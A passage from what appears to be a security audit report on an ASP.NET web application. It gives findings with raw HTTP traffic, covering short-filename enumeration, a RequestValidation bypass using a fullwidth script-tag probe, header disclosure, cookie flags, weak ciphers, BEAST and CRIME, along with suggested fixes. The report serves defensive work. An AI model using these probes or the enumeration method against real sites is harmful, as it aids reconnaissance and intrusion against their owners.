Cookie: ASP.NET_SessionId=uesizfsknlqcn1f2p5hadf01
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Wed, 26 Dec 2012 00:43:58 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2488
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive


[...]
<form method="post" action="Default.aspx?%u2603%5b%u2603+%5d=%u2603" id="ctl01">
[...]
```



However, there is lack of proper encoding, while referring to the `Default.aspx` in the way presented below:

```
GET /security/Default.aspx/%E2%98%83%5B%E2%98%83%5D%E2%98%83 HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=uesizfsknlqcn1f2p5hadf01


HTTP/1.1 200 OK
Date: Wed, 26 Dec 2012 00:48:03 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2483
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```




Fortunately, even there is no character encoding in the presented example, the web application still escapes ASCII characters in a proper way. Characters like double/single quotes and angle brackets are displayed as HTML entities (`&quot;` `&#39;` `<` `>`). This makes the web application immune to Cross Site Scripting attacks (XSS).

Due to HTML specification, Unicode characters (above ASCII range) are just data, without special significance. However, some browsers may not follow this specification and treat some Unicode characters as double/single quotes or angle brackets (the example of such unexpected behaviour is Opera 9.51, which certain Unicode characters are being interpreted as white space). Adding proper encoding will protect every browser from the potential threat.


Unused resources [low]

Unused resources often discloses the web application structure. It is a good practice to remove unused files/directories or make sure that they don't contain any sensitive data. Here is a list of directories, that reveal the information about the software, which was probably used to code the web application (Microsoft Visual Studio).



Undocumented resources [low]

Web application consists of some files, which are not reachable directly or indirectly from the homepage. Filename and database structure analysis helps in guessing their location:




```
GET /security/Komentarze.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=kd0pgn32xfjv4t50tcihmv4u; Limited=yes
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Mon, 24 Dec 2012 00:16:30 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
```

`Komentarze.aspx` looks exactly the same as `Hideouts.aspx` (and it seems to have the same functionality). While implementing new features (or fixing security bugs) in `Hideouts.aspx`, programmers have to remember to implement the same things in `Komentarze.aspx`.

Another file, which needs to be checked is `Kolory.aspx`. Referring to this file results in 500 status code (returned by the server):

Server Error in '/security' Application.

Runtime Error

Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

```
GET /security/Kolory.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=kd0pgn32xfjv4t50tcihmv4u; Limited=yes


HTTP/1.1 500 Internal Server Error
Date: Mon, 24 Dec 2012 00:23:13 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1041
Connection: close
```

Server/software version disclosure [low]

Disclosing the server/software name/version could have an impact on security. Examining headers sent by server is the first thing which an attacked does during the reconnaissance process. HTTP headers fields, which expose these information should be removed:

Server	IIS/7.5
ASP.NET Version	4.0.30319

There are a lot of automated scanners which are crawling the Internet. Their first step is a footprinting. The platform/software identification in a banner grabbing manner is very often technique to gather interesting information about the server and web application. Concealing HTTP header fields, which disclosure such information is a proper way to increase security on the security-through-obscurity area.

```
HEAD https://www.future-processing.pl/security/ HTTP/1.1
Host: www.future-processing.pl


HTTP/1.1 200 OK
Date: Sun, 23 Dec 2012 18:33:46 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Content-Length: 5041
Set-Cookie: ASP.NET_SessionId=vfaxq4mbwvjmovozsswslv1g; path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding



GET http://www.future-processing.pl/security/ HTTP/1.1
Host: www.future-processing.pl

HTTP/1.1 301 Moved Permanently
Date: Sun, 23 Dec 2012 18:32:16 GMT
Server: Apache
Location: https://www.future-processing.pl/security/
Vary: Accept-Encoding
Content-Length: 250
Content-Type: text/html; charset=iso-8859-1
```

Short filenames (8.3) [high]

8.3 is a filename convention, which is defined as follows:

- filename has at most 8 characters
- extension has at most 3 characters
- two last filename's characters are: `~1`


`www.future-processing.pl/security` supports 8.3 filename convention. It means, that it's simple to determine what file in on the server:

- filename is case-insensitive (26 letters from a Latin alphabet + 10 digits)
- `'~1'` string followed by 6 characters (36^6 combinations to determine the name of the file {without the knowledge of its extension})
- extension has at most 3 characters (36^3 combinations)

8.3 filename	full filename
defaul~1.asp	default.aspx
regula~1.asp	regulamin.aspx
/Proper~1	/Properties
/Scripts/jquery~1.js	/Scripts/jquery-1.4.1.js

Six characters leads to 36^6 combinations (if the extension is known), which is not impossibly-time-consuming to brute-force. Moreover, while targeting a web application, an attacker is interested in some, specified resources. It's highly possible that he has already known something about files, which he is going to check. Like looking for an administration panel will result in searching: `Admin~1.asp/Admini~1.asp/Admini~1`/etc; looking for backup files will result in: `backup~1.txt/backup~1.gz/backup~1.sql/backup~1.tar` (notice, that backup files stored on the server often have specified format, like: `backup_timestamp.extension`; if the 8.3 filename convention is turned on, then an attacker firstly could check if backup-file exists, check its extension and then brute-force only the timestamp – which will cost him less time).

While referring to the non-existent file, server returns below result:



```
GET /security/xxxxxx~1.asp HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=bim4dz1mkqa3vfmcznikvf0j
Cache-Control: max-age=0

HTTP/1.1 404 Not Found
Date: Thu, 27 Dec 2012 20:45:32 GMT
Server: Microsoft-IIS/7.5
Content-Type: text/html
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 675
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

However, referring to 8.3 filename which exists, changes the server HTTP response:

```
GET /security/Regula~1.asp HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=bim4dz1mkqa3vfmcznikvf0j
Cache-Control: max-age=0

HTTP/1.1 404 Not Found
Date: Thu, 27 Dec 2012 20:47:50 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 682
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```


Although, the server returns 404 status code, the error page looks differently. What's more, the difference could be also spotted during the HTTP response analysing. Existing resource returns `X-AspNet-Version` field and sets `Content-Type` charset to `UTF-8`.

Short filenames should be disabled (or at least, tilde character should be forbidden in URL). It is a serious threat, as it allows to guess what files are on the server.

Custom ASP.NET errors [low]

Custom errors shouldn't be exposed to the end user. Much better idea is to provide own, friendlier and helpful error pages.

```
GET /security/?rv=%3Cscript%3E HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=wuqbimj2x11fcpvhl3tx0k0x


HTTP/1.1 500 Internal Server Error
Date: Thu, 27 Dec 2012 06:51:38 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1041
Connection: close
```




This is the example of error, which `RequestValidation` returns. It's also good to mention, that even `RequestValidation` is very important security layer, programmers shouldn't rely only on it, as it can be bypassed:

```
GET /security/?rv=%uff1cscript%uff1 HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=wuqbimj2x11fcpvhl3tx0k0x
Cache-Control: max-age=0


HTTP/1.1 200 OK
Date: Thu, 27 Dec 2012 06:56:06 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2499
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Fortunately, during the testing, there weren't any places, where programmers implemented only `RequestValidation` protection (and forget about other security layers like input sanitization and output encoding/escaping).

Programmers should also restrict access to unused resources provided by ASP.NET, which display custom error pages. The example of this resource is `Trace.axd`.

```
GET /security/Trace.axd HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=c2is40gvowq4ld510htnxowu


HTTP/1.1 403 Forbidden
Date: Thu, 27 Dec 2012 07:19:56 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 842
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```



Unencrypted ViewState [low]

`ViewState` is a client side state management mechanism. During the testing, `ViewState` wasn't encrypted, which allowed to see its content. Even `ViewState` shouldn't contain any sensitive information, encrypting it is a good security design.

```
<configuration>
   <system.web>
      <pages ViewStateEncryptionMode="Always" />
   </system.web>
</configuration>
```

No cookie *Secure* attribute [low]

```
Set-Cookie: ASP.NET_SessionId=vqbvyh5tgzyxc0qjnveu0gyv; path=/; HttpOnly
Set-Cookie: .ASPXAUTH=05A29A99A71767AC3F11045F77928AC115786F1DC6C0930394B3EB1
292056E30FCC38675E1762AFC0A1A063E30CB1B7E0D88D0B82D14AD07DF79B3A9E5B5FBF82737
83F51EF38182CDDBA08773C4FA39A66CF3D4F65D66829618E4C30D4878415B64B0B9F4315B3CD
10B1D56CF8A163D4D208B45F2E365F40955D23AC541E331; path=/; HttpOnly
```

Although *HttpOnly* attribute is a good step in increasing the security of web application, the lack of Secure attribute should be considering as a drawback. It tells the browser, that cookie should be sent over a secure channel (e.g HTTPS). *Secure* attribute helps protect the cookie from being transmitted over unencrypted requests.

In the <system.web> section, requireSSL should be set to true – it will result in adding Secure attribute to HTTP cookies.

Cookie path attribute set to '/' [low]

```
Set-Cookie: ASP.NET_SessionId=vqbvyh5tgzyxc0qjnveu0gyv; path=/; HttpOnly
Set-Cookie: .ASPXAUTH=05A29A99A71767AC3F11045F77928AC115786F1DC6C0930394B3EB1
292056E30FCC38675E1762AFC0A1A063E30CB1B7E0D88D0B82D14AD07DF79B3A9E5B5FBF82737
83F51EF38182CDDBA08773C4FA39A66CF3D4F65D66829618E4C30D4878415B64B0B9F4315B3CD
10B1D56CF8A163D4D208B45F2E365F40955D23AC541E331; path=/; HttpOnly
```


The path attribute which is set to the web server root means, that the web application cookies will be sent everywhere within the same domain. Every cookie, which was set in www.future-processing.pl/secure is also accessible from www.future-processing.pl. As the web application hosted above the /security directory hadn't been tested, it should be assumed, that there could be any vulnerability there. If www.future-processing.pl was vulnerable to XSS attack, HTTP cookies of some users might be stolen (older browsers don't support HttpOnly which supposes to protect from cookie-stealing).

The solution to this problem is to change the value of path attribute to the correct one (which is /security).

Improperly configured SSL server [medium]

Web application hasn't got a properly configured SSL server. The domain names listed on certificates don't match `www.future-processing.pl`. Probably, `.pl` domain is an alias, which hadn't been included in the certificate. The proper domain name, extracted from certificate, is: `*.future-processing.com` and `future-processing.com`. To avoid warnings, displayed by browser, `www.future-processing.pl` should be included to the certificate.

Nonetheless, during the SSL test, the domain `future-processing.com` was used.



Weak HTTPS ciphers [high]

Weak ciphers could be chosen by badly configured client software. As they provide only a limited protection against brute-force attacks, they should be disabled. The server should offer ciphers which at least 128 key-size.

List of ciphers, with small key-size:

cipher	key
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x14)	40
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x8)	40
TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (0x6)	40
TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x3)	40
TLS_DHE_RSA_WITH_DES_CBC_SHA (0x15)	56
TLS_RSA_WITH_DES_CBC_SHA (0x9)	56

CRIME vulnerability [medium]

CRIME is an attack against cookies, sent over HTTPS. The client is vulnerable if uses TLS-level `DEFLATE` compression. Although, most of modern browsers are immune to CRIME, turning off TLS compression in the web server to protect clients with old, vulnerable browsers is a nice step to increase the security.

Web application at *future-processing.com* address uses `DEFLATE` compression (RFC1951).

BEAST vulnerability [high]

BEAST attack exploits weaknesses in cipher block chaining. It affects SSL 3.0 and TLS 1.0 with CBC-based cipher suites.

Protocols used by `future-processing.com`:

SSL 3.0
TLS 1.0
TLS 1.1
TLS 1.2

Server is not vulnerable to BEAST attack if any of the following is true:

- server doesn't support SSL 3.0, neither TLS 1.0;
  - *future-processing.com* does support **SSL 3.0** and **TLS 1.0**
- server doesn't support any CBC-based cipher suite (for SSL 3.0 and TLS 1.0);
  - *future-processing.com* does **support CBC-based cipher suites** (for SSL 3.0 and TLS 1.0)
- if client supports CBC-based and non-CBC-based cipher suites, but server always (no matter what client's preferences are) chooses non-CBC-based one;
  - *future-processing.com* does **not prioritizing** non-CBC-based cipher suites

The BEAST vulnerability could be removed by prioritizing non-CBC-based cipher suites (like RC4) which are immune to BEAST attack.

Conclusion

Performed security audit pinpointed some weaknesses in the web application. The vulnerabilities (especially these ones marked as high-severity) should be immediately fixed – as they pose a serious security threat. Programmers have to remember about input sanitization, which prevents injection-type attacks. It is a mandatory to implement an ACL-based security model, which will keep unwanted users from accessing resources with sensitive-data. Moreover, the SSL server should be reconfigured.

Nonetheless, the programmers should be commended for output encoding/escaping. It made the web application to be immune to HTML-Injection/XSS-like attacks.

The prepared report includes solutions which should be used to fix described vulnerabilities. Moreover it contains some advice which are supposed to develop habits for writing secure code – especially, that the web application seems to be still in the development process – as some features/functionality still haven't been implemented.